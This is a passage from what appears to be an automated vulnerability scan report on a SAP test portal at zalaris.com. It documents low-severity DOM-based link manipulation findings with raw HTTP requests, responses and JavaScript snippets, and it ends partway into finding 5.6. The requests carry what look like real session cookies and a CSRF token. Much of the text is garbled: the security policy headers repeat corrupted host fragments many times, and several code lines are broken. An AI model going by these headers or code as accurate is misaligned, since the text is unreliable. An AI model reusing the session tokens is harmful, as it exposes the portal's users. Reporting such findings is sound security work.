## 5.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

### Summary

Severity: Low
Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

# Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

## Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.9802; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772847717; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:27:43 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com ht https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://alaris.com/https://syndicata-initie/https://www.zalaris.com/https://chalaris.com/https://syndicata-initie/https://www.zalaris.com/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://sont-files-general-eu-west-1-est.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cha.recast.ai/ https://sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

https://\*.zalaris.com:443 blob:

Content-Length: 5828

<html><head>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur system = {doc: window.document, mimepath: "/com.sap.portal.design.urdesigndata/themes/portal/sap tradeshow plus/common

...[SŃIP]...

</script><script SRC="/htmlb/jslib/sapUrMapi\_nn7.js" ></script>

...[SNIP]...

### Request 2

GET /htmlb/jslib/sapUrMapi nn7.js HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1 Sec-Fetch-Dest: script

Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:13:38 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

Content-Type: application/x-javascript last-modified: Tue, 30 Nov 2021 06:15:12 GMT

```
cache-control: max-age=604800
 Content-Length: 801468
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://patform.twitter.com/https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcd
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
//** GlobalVariables.nn7 **
var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\/br>/g, "");
    var oLink = oDoc.getElementsByTagName("LINK")[0],
      cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
    oLink.href = ur RTE relativeToAbsolutePath(cssUrl, location.href);
    oDoc.body.dir = ur_system.direction;
    oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
    oDoc.body.innerHTML = sText;
    oDoc.designMode = 'On';
    oDoc.execCommand("useCSS",false,true);
 ...[SNIP]...
urn sText;
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("./")==-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("./")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/")); while(strRelDots.lastIndexOf("..")>
...[SNIP]...
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1) { showError (strRel+" is not a valid relative url.");
strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
return strNewAbsPath:
//** RoadMap.ie5 **
function ur_RM_RegisterCreate(sld)
     var oRm = ur_get(sld);
     if(parseInt(oRm.getAttribute("ic"))==0)return;
    if(!oRm.getAttribute("sel"))
           oRm.setAttribute("s
   ..[SNIP]...
```

## Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

5.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

## Summary

Severity: Low Firm Confidence:

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge pragma: no-cache

cache-control; no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calari https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euhttps://patiofm.twiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.rec https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

set-cookie: com.sap.engine.security.authentication.original\_application\_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure set-cookie: com.sap.security.soc.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None; Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 5561

<html><head>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur\_system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common ...[SŃIP]...

<script SRC="/htmlb/jslib/sapUrMapi\_sf3.js" ></script>

...[SNIP]...

## Request 2

GET /htmlb/jslib/sapUrMapi\_sf3.js HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:50:21 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

```
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript last-modified: Tue, 30 Nov 2021 06:15:12 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com/https://maps.gstatic.com https://s.googleapis.com/https://*.mqcn.com:ana.ondemand.com https://syndication.twitter.com https://syndicat
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
//** GlobalVariables.sf3 **
var sap Ur Domain Relaxing = \{NONE: "NONE", MINIMAL: "MINIMAL", MAXIMAL: "MAXIMAL"\}; \\
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\/br>/g, "");
   var oLink = oDoc.getElementsByTagName("LINK")[0],
    cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
   oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
   oDoc.body.innerHTML = sText;
    oDoc.designMode = 'On';
    oDoc.execCommand("useCSS",false,true);
  ..[SNIP]...
urn sText;
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("./")==-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("./")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
while(strRelDots.lastIndexOf("".")>-1) {
strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf(""));
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf(".."))+"/";
if (strRelDots.lastIndexOf("./")>
...[SNIP]...
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1) {
showError (strRel+" is not a valid relative url.");
strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
return strNewAbsPath;
//** RoadMap.ie5 **
function ur_RM_RegisterCreate(sld)
    var oRm = ur_get(sld);
    if(parseInt(oRm.getAttribute("ic"))==0)return;
    if(!oRm.getAttribute("sel"))
         oRm.setAttribute("s
   ..[SNIP]...
```

### Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    olink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
```

- return strNewAbsPath;
- oLink.href = ur\_RTE\_relativeToAbsolutePath(cssUrl, location.href);

## 5.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

### Summary

Severity: Low Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ west-i.amazonaws.com/mies/ZALARRIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://mapaplicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://szalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://plaform.twitter.com/ https://cdn.syndication.twimg.com https://s.neptune-software.com:443 https://sl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://bcatais.com/files/general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cnts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

set-cookie: com.sap.engine.security.authentication.original\_application\_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None;

Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close

Content-Length: 5561

<html><head>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

